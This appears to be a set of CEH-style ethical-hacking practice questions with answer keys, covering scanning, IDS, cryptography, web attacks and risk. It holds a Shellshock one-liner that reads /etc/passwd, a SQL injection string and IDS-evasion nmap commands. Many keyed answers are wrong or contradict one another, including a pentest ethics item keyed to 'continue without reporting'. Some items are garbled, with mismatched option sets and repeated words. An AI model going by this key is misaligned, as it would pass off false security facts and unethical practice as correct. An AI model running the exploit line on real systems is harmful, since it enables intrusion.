**Explanation:** Verification of message integrity is an essential application of secure hashes. Comparing message digests produced before and after transmission, for example, can be used to determine whether any changes have been made to a message (or a file).

What is the name of a virus that tries to implant itself inside the file it infects?

Polymorphic virus
Tunneling virus
Stealth virus
Cavity virus

**Answer: D**

You work as a company's security officer. You received an IDS alert indicating that one of your Intranet PCs was linked to a banned IP address on the Internet (C2 Server). Just before the notice, the IP address was blacklisted. You've started your research to get a rough idea of the severity of the matter. Which of the following should be examined?

A. IDS lg
B. Event logs on the PC
C. Event logs on a domain controller
D. Internet Firewall/Proxy log

**Answer: D**

Firewalls are software or hardware devices that control and monitor traffic entering and exiting a target network based on a set of pre-defined rules. SQL injection attacks can be protected by which of the following types of firewalls?

Web application firewall
Packet firewall
Stateful firewall
Data-driven firewall

**Answer: A**

A hacker is a smart person with outstanding computer abilities who has the capacity to investigate the software and hardware of a computer without the owner's consent. Their goal could be to merely gain knowledge or to make changes illegally.

Individuals, that work both offensively and defensively at different periods are classified as which of the following hacker types?

Gray hat
Black Hat

Suicide Hacker
White Hat

**Answer: A**

Which of the following types of TCP scanning is considered to be one of the most reliable?

NULL Scan
Half-open Scan
TCP Connect / Full Open Scan
Xmas Scan

**Answer: C**

Which Secure Hashing Method (SHA) is similar to the MD5 algorithm and provides a 160-bit digest from a message with a maximum length of (264 1) bits?

SHA-2
SHA-1
SHA-3
SHA-0

**Answer: B**

Which scanning method divides the TCP header into many packets, making it harder for packet filters to determine the

packet's purpose?

IPID scanning
ICMP Echo scanning
ACK flag probe scanning
SYN/FIN scanning using IP fragments

**Answer: D**

After the lunch rush, an illegal individual enters a building by following an employee through the employee entrance. What kind of breach did the person just commit?

Announce
Piggybacking
Reverse Social Engineering
Tailgating

**Answer: D**

Provided this log, what sentences are true?

Mar 1, 2021, 8:13:18 PM 10.243.240.32 - 54373 10.248.252.11 - 22 tcp_ip

Application is SSH, and 10.243.240.32 is the server, and 10.248.252.11 is the client.
Since SSH interactions are encrypted, determining who is the client or server is impossible.

Application is FTP, and 10.243.240.32 is the client, and 10.248.252.11 is the server.

Application is SSH, and 10.243.240.32 is the client, and 10.248.252.11 is the server.

**Answer: B**

Which Nmap option would you choose if you didn't care about being detected and just wanted to do a quick scan?

–To
–O
–T5
–A

**Answer: C**

For a system, organization, or other entity, a security policy is a definition of what it means to be secure. Computer Security Policy, Information Protection Policy, Information Security Policy, Network Security Policy, Physical Security Policy, Remote Access Policy, and User Account Policy are some of the sub-policies for Information Technologies.

What is the main theme of the sub-policies for Information Technologies?

Authenticity, Confidentiality, Integrity
Confidentiality, Integrity, Availability

Availability, Non-repudiation, Confidentiality
Authenticity, Integrity, Non-repudiation

**Answer: B**

When you scan your company's network, you see that TCP port 123 is open. What services use TCP port 123 by default?

POP3
Telnet
DNS
Network Time Protocol

**Answer: D**

Steve, a scientist with a federal security organization, devised a technology solution for identifying people based on their walking patterns and applied it to physical access control.

A camera records people walking and uses Steve's approach to identify them.

People must then approximate their RFID badges. To open the door, both forms of identification are necessary.

In this case, we can say:

Despite the fact that the technique includes two steps, it only uses one authentication factor.
Physical items and physical features are the two authentication factors used in the solution.
People cannot be identified via biological movements.
There will be a lot of false positives in the solution.

**Answer: D**

Which one of the following options represents a conceptual characteristic of anomaly-based IDS over signature-based IDS?

Produces less false positive
Requires vendor updates for new threats
Can identify unknown attacks
Cannot deal with encrypted network traffic

**Answer: C**

In Wireshark, the packet bytes panes show the data of the current packet in which format?

Binary
ASCII only
Hexadecimal
Decimal

**Answer: C**

Using a rogue wireless AP, an attacker launched a MITM attack, injecting HTML code into all HTTP sessions to include a malicious applet. When users visited any page, the applet launched and abused a large number of computers.

Which of the following tools was most likely utilized by the hacker to inject HTML code?

Wireshark
Tcpdump
Aircrack-ng

Ettercap

**Answer: D**

You work as a Security Analyst for Company XYZ, which owns the entire Subnet range of 23.0.0.0/8 and 192.168.0.0/8. While monitoring the data, you notice a large number of outbound connections, and you notice that IP's owned by XYZ (Internal) and Private IP's are communicating with a Single Public IP, resulting in the Internal IP's sending data to the Public IP. After some additional investigation, you discover that this Public IP is a blacklisted IP and that the internal communication devices have been compromised.

What form of attack is depicted in the given scenario?

Botnet Attack

Spear Phishing Attack
Rootkit Attack
Advanced Persistent Threats

**Answer: A**

When analyzing a public IP address in a security alert, what is the least important information?

Geolocation
DNS
ARP
Whois

**Answer: D**

Jack, a system administrator at TPNQM SA, came to a conclusion one day that a DMZ was unnecessary if he configured the firewall appropriately to allow access only to servers/ports that had direct internet connectivity and to prohibit access to workstations.

In this circumstance, what can you say? Anthony also decided that DMZ makes sense only when a stateful firewall is present, which is not the case with TPNQM SA.

Jack is partly correct. He would not need to divide networks if he can write rules for each destination IP individually
Jack is partly correct. When a stateless firewall is available, a DMZ is not necessary

Jack is completely incorrect. When a corporation has internet servers and workstations, a DMZ is always necessary
Jack may be correct; DMZ and stateless firewalls are incompatible.

**Answer: C**

The following command is used by an attacker to scan a host. What are the three flags that have been raised? # nmap -sX host.domain.com nmap -sX host.domain.com nmap -sX host

This is SYN scan. SYN flag is set
This is Xmas scan. URG, PUSH, and FIN are set.
This is ACK scan. ACK flag is set.

This is Xmas scan. SYN and ACK flags are set.

**Answer: B**

Which of the following act requires employers standard national numbers to identify them on standard transactions?

HIPAA
SOX
DMCA
PCI-DSS

**Answer: A**

Which of the following Bluetooth hacking techniques attacker use to send messages to users without the recipient's consent, similar to email spamming?

BlueSniffing
Bluesmacking
Bluejacking
Bluesnarfing

**Answer: C**

Which of the following cryptography attacks is an understatement for coercion or torture to extract cryptographic secrets (e.g., the password to an encrypted file) from a person?

Ciphertext-only Attack
Timing Attack

Rubber Hose Attack
Chosen-Cipher text Attack

**Answer: C**

What type of a vulnerability/attack is it when the malicious person forces the user's browser to send an authenticated request to a server?

Cross-site request forgery
Server side request forgery
Cross-site scripting

Session hijacking

**Answer: A**

A code injection attack occurs when a malicious user:

Using a buffer overflow causes the server to execute arbitrary code.
Additional code is inserted into the JavaScript that is currently running in the browser.
Gains access to the server's codebase and adds new code.
Text is inserted into a data field and is interpreted as code.

**Answer: D**

When conducting a penetration test, it's critical to use all available resources to get as much information as possible about the target network. Sniffing the network is one method of doing so. Passive network sniffing cannot do which of the following tasks?

Identifying operating systems, services, protocols, and devices
Collecting unencrypted information about usernames and passwords
Capturing network traffic for further analysis
Modifying and replaying captured network traffic

**Answer: D**

On a web server, you are attempting to execute a Nmap portscan. To dodge an IDS, which of the following instructions would result in the least amount of noise during a scan of popular ports?

nmap -sP -p-65535 -T5
nmap -A—host-timeout 99 -T1
nmap -sT -O -T0
nmap -A - Pn

**Answer: C**

The term "————" refers to the gathering of potentially actionable, overt, and publicly available data.

Social intelligence
Human intelligence
Real intelligence
Open-source intelligence

**Answer: D**

What keys are communicated during the encryption and decryption process?

Private keys
User password
Public keys
Public and private keys

**Answer: C**

Which one of the following approaches are commonly used to automatically detect host intrusions?

The host's network interface use
System CPU utilization
Network traffic analysis
File checksums

**Answer: D**

William completed a C programming course and developed a simple C application that monitors network traffic and generates alerts when any origin transmits "many" IP packets, depending on the average number of packets delivered by all origins and specific thresholds.

In terms of concept, William's solution is as follows:

A behavioral IDS
Just a network monitoring tool
A signature IDS
A hybrid IDS

**Answer: D**

Using a rogue wireless AP, an attacker launched a MITM attack, injecting HTML code into all HTTP sessions to include a malicious applet. When users visited any page, the applet launched and abused a large number of computers.

Which of the following tools was most likely utilized by the hacker to inject HTML code?

Wires har
Tcpdu mp
Aircrack- ng
Ettercap

**Answer: D**

What is the aim of a network's demilitarized zone?

To scan all traffic entering the internal network via the DMZ
To keep the network devices, you want to protect contained
To provide a location for the honeypot
Only give direct access to nodes within the DMZ, and keep the network behind it safe.

**Answer: D**

You work as a company's security officer. You received an IDS alert indicating that one of your Intranet PCs was linked to a banned IP address on the Internet (C2 Server). Just before the

notice, the IP address was blacklisted. You've started your research to get a rough idea of the severity of the matter. Which of the following should be examined?

IDS log
Internet Firewall/Proxy log
Event logs on domain controller
Event logs on the PC

**Answer: B**

The method of discovering if the provided resource address is present in the DNS cache records is known as DNS cache snooping. It may be useful to determine what Software update resources are used during a network inspection to learn what software is installed. What command do you use to see if the entry is in the DNS cache?

nslookup -norecursive update.antivirus.com
dns—snoop update.antivirus.com
dnsnooping -rt update.antivirus.com
nslookup -fullrecursive update.antivirus.com

Answer: A

What type of analysis is carried out when an attacker has only a rudimentary understanding of the application's inner workings?

White-box
Black-box

Grey-box

Announced

**Answer: C**

When doing a risk assessment, you must consider the potential consequences if some of the company's important business processes are disrupted. What's the name of the procedure you will use to identify those essential business factors?

Risk Mitigation
Disaster Recovery Planning (DRP)
Business Impact Analysis (BIA)
Emergency Plan Response (EPR)

**Answer: C**

The following command is used by an attacker to scan a host. What are the three flags that have been raised?

# nmap -sX host.domain.com nmap -sX host.domain.com nmap -sX host

A. This is ACK scan. ACK flag is set.
B. This is SYN scan. SYN flag is set.
C. This is Xmas scan. URG, PUSH, and FIN are set.
D. This is Xmas scan. SYN and ACK flags are set.

**Answer: C**

By sending special characters to web applications, you're hunting for SQL injection vulnerabilities. Which of the following methods is the most efficient for rapid validation?

Single quotation
Backslash
Double quotation
Semicolon

**Answer: A**

Why should a security analyst disable/remove ISAPI filters that are not needed?

To protect yourself from social engineering scams
To prevent inmates from escaping out of jail
To defend against wireless attacks
To defend against webserver attacks

attacks attacks

attacks

attacks

attacks

attacks attacks

**Answer: D**

John, a hacker, is attempting to break into a bank's computer system. To conduct additional attacks, he has to know the operating system of that computer.

What procedure would be beneficial to him?

IDLE/IPID Scanning
Banner Grabbing
UDP Scanning
SSDP Scanning

**Answer: B**

Firewalls are software or hardware devices that control and monitor traffic entering and exiting a target network based on a set of pre-defined rules.

SQL injection attacks can be protected by which of the following types of firewalls?

Stateful firewall
Web application firewall
Data-driven firewall
Packet firewall

**Answer: B**

What would you type in if you wanted to use Nmap to execute a stealth scan?

nmap –sU
nmap –Sm
nmap –sS
nmap -sT

**Answer: C**

You are Monitoring the Network of your Organization. You notice that

There are huge Outbound Connections from your Internal Network to External IP's.
Further investigation reveals that the external IP addresses have been blacklisted.
Some connections are Accepted and some Dropped.
It turns out to be a CnC communication.

Which one of the following solutions will you suggest?

Remove any malware that is attempting to communicate with IP addresses on the external blacklist.
Block the Blacklist IP's @ Firewall.
Update your IDS/IPS with the most recent signatures.
Both B and C

**Answer: D**

If you are a Penetration Tester, this is for you. You've been given the task of scanning a server. You need to employ a scanning technique in which the TCP header is slipped into a large number of packets, making it impossible to determine what the packets are intended for?

Which of the following scanning techniques will you employ?

IP Fragment Scanning
ACK flag scanning
TCP Scanning
Inverse TCP flag scanning

**Answer: A**

Sam is employed as a pen-tester at a company in Houston. He performs penetration testing on IDS in order to discover the many methods in which an attacker can get around the IDS. Sam sends a huge number of packets to the target IDS, which causes alarms, allowing Sam to mask the genuine traffic. What approach is Sam employing to elude IDS?

A. Insertion Attack
B. Obfuscating
C. False Positive Generation
D. Denial-of-Service

**Answer: C**

Before generating their hashes, which of the following password protection techniques adds a random string of characters to the password?

Salting
Double Hashing
Key Stretching
Keyed Hashing

**Answer: A**

Which of the following jailbreaking methods gives user-level access but not iboot-level access?

iBoot Exploit
Bootrom Exploit
Sandbox Exploit

Userland Exploit

**Answer: D**

When Vulnerability Scanners scan a network, what is the first step they take?

OS Detection

Firewall detection
TCP / UDP Port scanning
Trying to see if the remote host is still alive

**Answer: D**

Which option would you choose if you simply wanted to scan a few ports using the Nmap tool instead of the normal scan?

A. –F
B. –sP
C. –r
D. -P

**Answer: A**

Which one of the following Google advance search operators allows an attacker to restrict the results to those websites in the given domain?

[cache:]
[site:]
[inurl:]
[link:]

**Answer: B**

If you are the Network Administrator and you receive a report that some of the websites are no longer accessible, you should investigate.

If you ping the servers, they are reachable. Then you type in the IP address and try it in the browser; it is available even then. When you try to access them using the URL, however, they are unavailable. What could be the issue?

TCP port 80 is closed to traffic.
UDP port 80 is closed to traffic.
UDP port 53 is closed to traffic.
TCP port 5 is closed to traffic.

**Answer: C**

Which type of SQL injection attack is being carried out if an attacker runs the command SELECT * FROM user WHERE name = 'x' AND userid IS NULL; —'?

UNION SQL Injection
Illegal/Logically Incorrect Query
End of Line Comment
Tautology

**Answer: C**

Cross-site request forgery involves:

Without the user's knowledge, a browser sends a request to a server.

Without the user's awareness, a server sends a request to another server.
A request sent from a browser to a server by a rogue user.
A proxy between the client and the server modifies a request.

**Answer: A**

The attacker uses which of the following cryptographic attack methods to conduct a series of interactive queries, selecting subsequent plaintexts based on information from prior encryptions?

Chosen-plaintext attack
Adaptive chosen-plaintext attack
Ciphertext-only attack
Known-plaintext attack

**Answer: C**

Provided this log, what sentences are true?

April 1, 2021, 10:13:20 AM 10.230.240.32 - 54373 10.235.252.12 - 22 tcp_ip

Application is FTP, and 10.230.240.32 is the client, and 10.235.252.12 is the server.
Since SSH interactions are encrypted, determining who is the client or server is impossible.

Application is SSH, and 10.230.240.32 is the server, and 10.235.252.12 is the client.

Application is SSH, and 10.230.240.32 is the client, and 10.235.252.12 is the server.

**Answer: B**

What is the best method for fine-tuning security alerts?

Decrease False negatives
Decrease the False positives
Rise False positives Rise False Negatives
Tune to avoid False positives and False Negatives

**Answer: B**

When is external and internal penetration testing required by the Payment Card Industry Data Security Standard (PCI-DSS)?

After any significant infrastructure or application upgrade or modification, at least once every three years.
At least twice a year, as well as after any major infrastructure or application upgrade or modification
After any substantial infrastructure or application upgrade or modification, at least once a year
After any big infrastructure or application upgrade or alteration, at least once every two years.

**Answer: C**

Which of the following is an adaptive SQL injection testing technique for detecting coding problems by inputting large volumes of random data and analyzing the output changes?

Fuzzing Testing
Dynamic Testing
Static Testing
Function Testing

**Answer: A**

Which of the following is the most effective anti-ransomware measure?

Analyze the ransomware to obtain the encrypted data's decryption key.
Payment of a ransom
Keep some generation of off-line backup
Use multiple antivirus software

**Answer: C**

Which of the following is considered as one of the most reliable forms of TCP scanning?

NULL Scan
Xmas Scan

Half-open Scan
TCP Connect / Full Open Scan

**Answer: D**

What tool would you choose if you needed a tool that could handle network intrusion prevention as well as intrusion detection, as well as act as a network sniffer and record network activity?

Nessus
Snort
Nmap
Cain and Abel

**Answer: B**

Which of the following describes a conceptual difference between an anomaly-based IDS and a signature-based IDS?

Produces less false positives
Cannot deal with encrypted network traffic
Can identify unknown attacks
Requires vendor updates for new threats

**Answer: C**

When trying to access the TPNQM main site, certain TPNQM SA subscribers were diverted to a fraudulent site.

TPNQM SA's DNS Cache Poisoning was discovered by Alex, a system administrator at TPNQM SA. What should Anthony do in the face of such a threat??

The use of double-factor authentication
Client awareness
The installation of security agents on the computers of clients
The use of DNSSE

**Answer: C**

Which Secure Hashing Method (SHA) is similar to the MD5 algorithm and provides a 160-bit digest from a message with a maximum length of (264-1) bits?

SHA-0
SHA-2
SHA-1
SHA-3

**Answer: C**

The insecure direct object reference is a vulnerability in which the application does not check if the user has permission to access an internal object via its name or key.

Assume that the evil user Rob tries to gain access to the benign user Ned's account. Which of the following requests best exemplifies an attempt to take advantage of a direct object reference vulnerability?

GET /restricted/accounts/?name=Ned HTTP/1.1 Host: westbank.com
GET /restricted/goldtransfer?to=Robandfrom=1 or 1=1' HTTP/1.1
Host: westbank.com
GET /restricted/\r\n\%00account%00Ned%00access HTTP/1.1
Host: westbank.com
GET /restricted/ HTTP/1.1 Host: westbank.com

**Answer: A**

Which of the following antenna is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?

Parabolic grid antenna
Omnidirectional antenna
Yagi antenna
Dipole antenna

**Answer: C**

Identify the web application attack in which attackers inject client-side script into web pages viewed by other users by exploiting vulnerabilities in dynamically produced web pages.

SQL injection attack
LDAP Injection attack
Cross-Site Scripting (XSS)
Cross-Site Request Forgery (CSRF)

**Answer: C**

Which of the following offers the most information about the system's security posture to a security professional?

Social engineering, company site browsing, tailgating
Wardriving, warchalking, social engineering
Port scanning, banner grabbing, service identification
Phishing, spamming, sending trojans

**Answer: C**

Anthony, Your Senior Colleague, has sent you an email about a contract with one of the clients. You have been asked to accept the offer, and you have agreed to do so.

After two days, Anthony denies ever sending a mail.

What do you need to "know" in order to verify that it was Anthony who sent the email?

Non-Repudiation
Integrity
Authentication
Confidentiality

**Answer: A**

Chandler works as a pen-tester for a New York-based IT firm. He employs a detection method in which the anti-virus executes the harmful software on a virtual machine to simulate CPU and memory activity as part of detecting viruses in the systems.

In this case, what kind of virus detection procedure did Chandler use?

Code Emulation
Scanning
Heuristic Analysis
Integrity checking

**Answer: A**

Alice encrypts her information with her public key PK and stores it in the cloud. Which of the following attack scenarios puts her data's privacy at risk?

Harry, a hacker, gains access to the cloud server and takes the encrypted information
None of these circumstances jeopardize Alice's data privacy
Alice likewise keeps her private key in the cloud, and Harry uses the same method as before to gain access to the cloud server
Agent Andrew serves Alice with a subpoena, requiring her to give her a private key. Andrew's attempt to access the stored data is, however, successfully thwarted by the cloud server.

**Answer: C**

Which IPsec component is responsible for protocol-level functions such as encrypting and decrypting packets?

IPsec driver
Internet Key Exchange (IKE)
Oakley
IPsec Policy Agent

**Answer: A**

Your company needs to implement a new web-based software package. The package necessitates three different servers, each of

which must be accessible over the Internet. In terms of server placement, what is the appropriate architecture?

To communicate with one another, all three servers must be connected to the Internet.

All three servers must be housed within the same building
On the Internet, there is a web server and a database server; on the internal network, there is an application server.
A web server on the Internet, an application server on the internal network, and a database server on the internal network are all examples of web servers.

**Answer: D**

Anthony, a network administrator at BigUniversity, noticed that some students are using the wired network to connect their notebooks to the Internet. There are numerous Ethernet ports available on the university campus for professors and authorized visitors, but none for students.

When the IDS alerted him to malware activity in the network, he realized what was going on. What should Anthony do to avert this situation?

Disable unused ports in the switches
Separate students in a different VLAN.
Use the 802.1x protocol
Ask students to use the wireless network.

**Answer: C**

Users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network must be authenticated by an Internet Service Provider (ISP).

Which AAA protocol is most likely to be able to meet this need?

TACACS+
DIAMETER
Kerberos
RADIUS

**Answer: D**

A hard drive failure occurs once every three years on average. A new hard disk will set you back $300. The OS and software will take 10 hours to restore to the new hard disk. The database will take another 4 hours to restore from the previous backup to the new hard disk. The person in recovery is paid $10 per hour. SLE, ARO, and ALE should all be calculated. Assume that the EF is equal to one (100 %).

What is the closest estimate of the annual cost of this replacement and recovery operation?

$440
$100

$146
$1320

**Answer: C**

A risk management approach is implemented by a medium-sized healthcare IT company. Which of the five basic risk responses is NOT one of the five?

Delegate
Mitigate
Accept
Avoid

**Answer: A**

You have been given the duty of doing a penetration test. While researching information, you come across an employee list on Google. You locate the receptionist's email address and send her an email with her boss's email address as the source address (boss@company). You request a pdf with information in this email. She reads your email and responds with a pdf that includes links. You replace the pdf links with your malicious links (which include malware) and send back the updated pdf with a message indicating the links are broken. She reads your email and clicks on the links, infecting her computer. You can now connect to the company's network.

What method of testing did you employ?

Social engineering
Tailgating
Eavesdropping
Piggybacking

**Answer: A**

What is the most typical way to exploit the vulnerability known as the "Bash Bug" or "ShellShock"?

Web servers can communicate an incorrect environment variable to a vulnerable Web server using CGI (Common Gateway Interface)
Manipulate format strings in text fields
SSH
SYN Flood

**Answer: A**

Clients who are considering hiring you to want to view sample reports from past penetration tests.

What do you think you should do next?

Share full reports, not redacted.
Decline, just provide references.
Decline, just provide the details of the components that will be there in the report

Share sample reports with redactions after NDA is signed.

**Answer: B**

You are in charge of network security. You have two machines at your disposal. Snort is installed on the first system (192.168.0.99), and kiwi syslog is installed on the second machine (192.168.0.150). When you do a network syn scan, you discover that kiwi syslog is not receiving the snort alert message. You run Wireshark on the snort machine to see if the messages are being sent to the kiwi syslog machine.

What wireshark filter will display the connections between the snort and kiwi syslog servers?

tcp.srcport==514 andand ip.src==192.168.0.99
tcp.srcport==514 andand ip.src==192.168.150
tcp.dstport==514 andand ip.dst==192.168.0.150
tcp.dstport==514 andand ip.dst==192.168.0.99

**Answer: C**

A security audit of the systems on a network must be undertaken to assess their compliance with security policies in order to stay in compliance with regulatory obligations. In such an audit, which of the following tools is most likely to be used?

Protocol analyzer
Port scanner

Vulnerability scanner
Intrusion Detection System

**Answer: C**

Which of the following encryption levels does WPA2 utilize for wireless data encryption?

128 bit and CRC
128 bit and CCMP
64 bit and CCMP
28 bit and TKIP

**Answer: B**

Which of the following security operations is used to determine an organization's attack surface?

Configuration management is used to identify when and where security fixes should be applied.
Examining if each employee need a security clearance
Detecting network services in the corporate DMZ using a network scan
Employees are being educated on the company's social engineering security policy.

**Answer: C**

A penetration test is what you're doing. You gained access with a buffer overflow hack and proceeded to look for interesting data, such as usernames and passwords in files. You discover a hidden folder containing the administrator's bank account password and bitcoin account login information.

So, what are your options?

Steal the bitcoins rather than transferring the money
Continue the penetration test without reporting it
Money should be transferred from the administrator's account to a different account.
Notify the administration right away.

**Answer: B**

You have just been hired to conduct a pen test on a company that has recently been hacked on a massive scale. To completely remove risk, the CIO is concerned with minimizing threats and vulnerabilities.

When you are offered a job, what should be one of the first things you do?

Explain to the CIO that while you would not be able to eliminate all risk, you will be able to lower it to a manageable level.
To begin sniffing network traffic, open the Wireshark application.
Assign blame to the alleged perpetrators.
To rule out insider threats, interview every person in the firm.

**Answer: A**

Which of the following best describe LM Hash:

I - The maximum password length is 14 characters.

II - There are no differences in uppercase and lowercase letters.

III - The password is divided into two parts, each of which is seven bytes long.

I, II, and III
I
I and II
II

**Answer: A**

Following a recent data breach, a regional bank engages your firm to conduct a security evaluation on their network. By compromising only one server, the attacker was able to obtain financial data from the bank.

What should one of your major recommendations to the bank be based on this information?

The root certificate authority should issue new certificates to the web servers
Transfer the financial information to a different server on the same IP subnet
Set up a demilitarized zone with a front-end web server that solely handles external web traffic
Make it mandatory for all staff to update their anti-virus software.

**Answer: C**

After the vulnerabilities have been classified and countermeasures have been applied, what term reflects the amount of risk that remains?

Deferred risk
Residual risk
Impact risk
Inherent risk

**Answer: B**

To join an 802.11 network, a new wireless client is configured. Many of the other clients on the network utilize the same hardware and software as this one. Although the client can see the network, it is unable to connect. The Wireless Access Point (WAP) does not react to the association requests issued by the wireless client, according to a wireless packet sniffer.

What could be the source of this issue?

The client's MAC address is not recognized by the WAP
The client is set to the incorrect channel.
The client is unable to see the wireless network's SSID
DHCP is not enabled on the wireless client.

**Answer: A**

An incident investigator requests a copy of all firewall, proxy server, and Intrusion Detection Systems (IDS) event logs from an organization's network that has experienced a probable security breach. Many of the reported events do not match up when the investigator tries to correlate the information from all of the logs.

What is the most likely reason for this?

All of the network devices are not in sync
During the collection of the logs, the proper chain of custody was not observed.
The security breach turned out to be a false alarm.
The attacker tampered with the logs by deleting or altering events.

**Answer: D**

This is an 802.11 WEP and WPA-PSK key cracking application that can recover keys after capturing enough data packets. It uses the conventional FMS attack, as well as other enhancements like KoreK assaults and the PTW attack, to make the attack significantly faster than other WEP cracking tools.

Which of the tools listed below is being discussed?

Aircrack-ng
WLAN-crack
Wificracker
Airguard

**Answer: A**

Threat actors hack a carefully selected website by introducing an exploit, resulting in malware infection, in order to launch an assault against targeted businesses and organizations. The attackers use exploits on well-known and trusted websites that their intended victims are likely to visit. These assaults are known to use zero-day exploits that target unpatched vulnerabilities, in addition to carefully selecting sites to hack. As a result, the targeted entities have little or no protection against these vulnerabilities.

In the scenario, what kind of attack is described?

Watering Hole Attack
Shellshock Attack
Spear Phishing Attack

Heartbleed Attack

**Answer: A**

You work for a retail company as a security analyst. You install a firewall and an intrusion detection system to secure the company's network. Hackers, on the other hand, can attack the network. After more investigation, you discover that your IDS is incorrectly set up and thus unable to trigger alarms when they are required. What kind of alert does the IDS issue?

False Negative
True Positive
False Positive
True Negative

**Answer: A**

You are using NMAP to convert domain names to IP addresses in preparation for a later ping sweep. Which of the instructions below searches for IP addresses?

A. >host -t a hackeddomain.com
B. >host -t soa hackeddomain.com
C. >host -t ns hackeddomain.com
D. >host -t AXFR hackeddomain.com
**Answer: A**

To see if a software program can accept a wide range of invalid input, automated testing can be used to generate invalid input at random and see if the program crashes.

What is the most often used term to describe this type of testing?

Bounding
Fuzzing
Mutating
Randomizing

**Answer: B**

---

You discover one Domain Name Server (DNS) in a Demilitarized Zone (DMZ) and a second DNS server on the internal network during a recent security assessment.

What is the common name for this type of DNS configuration?

Split DNS
DNS Scheme
DynDNS DNSSE
None of the above

**Answer: A**

What are the advantages of doing an unannounced Penetration Test?

The tester can assess the target organization's response capabilities
The tester could easily acquire a complete overview of the infrastructure of the organization

It is the best way to catch essential infrastructure that has not been fixed
The tester will gain a better understanding of the organization's information and system security safeguards.

**Answer: C**

---

Which tool allows analysts and pen testers to use graphs and link analysis to evaluate data links?

Wireshark
Metasploit
Maltego
Cain and Abel

**Answer: C**

Which of these methods for storing backup tapes is the most secure?

Inside the data center for faster retrieval in a fireproof safe
On a different floor in the same building
In a cool dry environment

In a climate controlled facility offsite

**Answer: D**

An IS auditor discovered no written security procedures during a security audit of IT activities. What is the role of the IS auditor?

Identify and evaluate existing practices
Terminate the audit
Create a procedures document
Conduct compliance testing

**Answer: A**

Which of the following actions may an administrator take to ensure that a tape backup can be fully recovered?

Read the tape's first 512 bytes.
Perform a full restore
Read the tape's last 512 bytes.
Restore a random file

**Answer: B**

A RAT has been installed on a host by an attacker. When a person types "www.MyPersonalBank.com" into their browser, the attacker intends to redirect them to a phishing site. What is the file that the attacker needs to change?

Boot.ini
Sudoers
Networks
Hosts

**Answer: D**

To deliver log messages to a log analysis tool located behind a firewall, which protocol and the port number could be required?

UDP 415
UDP 123
UDP 514
UDP 541

**Answer: C**

The setup allows a wired or wireless network interface controller to send all traffic it receives to the central processing unit (CPU), rather than just the frames intended for the controller.

Which of the following is the subject of the description?

promiscuous mode
multi-cast mode
WEM
port forwarding

_____

**Answer: A**

An attacker gains access to a Web server's database and displays the contents of the table containing all of the users' names, passwords, and other data. This was accomplished by the attacker entering data into the Web site's user login page that the software's designers did not expect to be entered. What kind of software design challenge is this an example of?

Insufficient security management

Insufficient database hardening
Insufficient input validation
Insufficient exception handling

**Answer: C**

A risk assessment includes which of the following elements?

Administrative safeguards
DMZ
Logical interface
Physical security

**Answer: A**

Session splicing is an IDS evasion technique in which the attacker sends data to the target computer in many tiny packets, making it harder for the IDS to detect the attack signatures.

Session splicing attacks can be carried out with which tool?

tcpsplice
Hydra
Whisker
None of the above

**Answer: C**

You have successfully compromised a network PC and discovered a live server on the same network. You attempted to ping it but received no answer.

What is going on?

The ping command must be executed with root capabilities.
On the target server, the ARP is deactivated.
ICMP is not supported by TCP/IP.
On the target server, ICMP may be disabled.

**Answer: D**

**env x=`(){ :;};echo exploit` bash -c 'cat /etc/passwd'**

On a susceptible Linux host, what is the Shellshock bash vulnerability attempting to do?

Display passwd content to prompt
Add new user to the passwd file
Changes all passwords in passwd
Removes the passwd file

**Answer: A**

To discover network vulnerabilities, port scanning can be used as part of a technical evaluation. On the targeted machine, the TCP XMAS scan is utilized to locate listening ports.

What happens if a scanned port is open?

The port will send a SYN
The port will send an ACK
The port will send an RST
The port will ignore the packets

**Answer: A**

---

Which of the following is one of the most effective approaches to protect software programmes from Cross-site Scripting (XSS) flaws?

Validate and escape all data before sending it to a server.
Before transferring data, use digital certificates to authenticate a server.
To create and implement suitable security settings, use security policies and procedures.
Before allowing access to protected information and UI controls, make sure you have the right permissions.

**Answer: A**

The factoring of the product of two huge prime integers is the basis for this asymmetric cipher. What is the above-mentioned cipher?

SHA
RC5
RSA
MD5

**Answer: C**

You have got physical access to a Windows 2008 R2 server with a disk drive that can be accessed. You are unable to guess the password when attempting to boot the server and log in. You have an Ubuntu 9.10 Linux LiveCD in your toolkit; which Linux-based utility may alter any user's password or activate disabled Windows accounts?

CHNTPW
Cain and Abel
SET
John the Ripper

**Answer: A**

Which of the following is used to detect malicious attempts to get access to a system?

Intrusion Detection System
Router
Firewall Proxy
None of the Above

**Answer: A**

———————

The objective of a ————- is to prevent unauthorized wireless devices from accessing local area networks and other information assets.

Wireless Access Control List
Wireless Analyzer
Wireless Access Point
Wireless Intrusion Prevention System

**Answer: D**

You must examine many plain-text firewall logs in order to assess network traffic. You are aware that regular expressions are required for quick and effective log searches.

Which command-line tool do you think you'll use the most?

Grep
Relational Database
MS Excel
Notepad

**Answer: A**

On a Windows 7 system, you are logged in as a local administrator and need to run the Computer Management Console from the command line.

Which command would you use if you were in this situation?

c:\gpedit
c:\ncpa.cpl
c:\compmgmt.msc
c:\services.msc

**Answer: C**

Jimmy is standing outside a facility's security entrance. As an authorized employee badge in, he pretends to be having a stressful conversation on his cell phone. While still on the phone, Jimmy clutches the door as it closes.

So, what exactly happened?

Masquerading
Tailgating
Phishing
Whaling

**Answer: B**

When nation-state threat actors find vulnerabilities, they frequently hoard them until they are ready to launch a sophisticated attack. Because it exploited four different sorts of vulnerabilities, the Stuxnet attack was unprecedented.

What is the name of this attack style?

zero-hour
zero-sum
no-day
zero-day

**Answer: D**

Your firm does penetration tests and security assessments for local small and medium-sized businesses. During a normal security check, you come across evidence that your client is involved in human trafficking.

So, what are your options?

Make a backup of the data on removable media and keep it somewhere safe in case you need it.

Stop working right now and alert the appropriate legal authorities.
Confront the client in a respectful manner and ask her about the data.
Ignore the data and continue the assessment until completed as agreed.

**Answer: B**

When nation-state threat actors find vulnerabilities, they frequently hoard them until they are ready to launch a sophisticated attack. Because it exploited four different sorts of vulnerabilities, the Stuxnet attack was unprecedented.

What is the name of this attack style?

Use a scan tool like Nessus
Use the built-in Windows Update tool
For the most up-to-date list of CVE findings, go to MITRE.org.
Make a clean Windows installation disk image.

**Answer: A**

Which of the following incident handling process steps is responsible for an organization's developing rules, cooperating human workforce, generating a backup plan, and testing the plans?

Identification phase
Preparation phase

Containment phase
Recovery phase

**Answer: B**

